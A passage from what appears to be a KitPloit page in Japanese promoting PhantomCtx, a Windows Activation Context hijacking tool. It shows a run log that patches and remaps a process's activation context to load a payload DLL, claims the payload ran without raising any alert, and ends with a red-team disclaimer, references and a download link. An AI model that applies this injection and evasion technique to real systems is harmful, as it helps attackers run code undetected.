[SUCCESS] Suspended process created... [INFO] Original PEB.ActivationContextData = 0000021D10BA0000 [SUCCESS] Patched blob written to section (8550 bytes) [SUCCESS] Original Activation Context region unmapped @ 0000021D10BA0000 [SUCCESS] Patched Activation Context mapped at 0000021D10BA0000 (same address) [SUCCESS] Target process resumed.

root@kitploit:~
この場合、ペイロードDLLは `calc.exe` を実行します。アラートは生成されませんでした。

![](https://assets.kitploit.com/production/public/readmes/8764/520c6f0b907c6e07fef747a8e0139a9f268f0a83fab1964b4d0e28a144144d93.png)

![](https://assets.kitploit.com/production/public/readmes/8764/de01fe20cd0f075525a0cd388b47d0cf4435f54119b87fab0363c5e82b2663d7.png)

# 免責事項

このツールは**個人的な教育目的**で開発されており、**許可された環境**で作業するセキュリティ専門家およびレッドチームオペレーターのみを対象としています。
明示的な許可なくPhantomCtxをシステムに対して使用することは**違法**であり、固く禁止されています。
このツールの誤用やそれによって生じた損害について、作者は一切の責任を負いません。

# 参考文献
- [Kurosh Dabbagh 氏による Activation Context Hijack - Navaja Conference](https://www.youtube.com/watch?v=qu4fXWKjabY)
- [Activation Context Hijack 'Eclipse' ローダー](https://github.com/Kudaes/Eclipse)
- [NtDoc](https://ntdoc.m417z.com/)
- [ReactOS ソースコード](https://github.com/reactos/reactos)
- [Windows Internals 書籍](https://learn.microsoft.com/en-us/sysinternals/resources/windows-internals)
ツールをダウンロード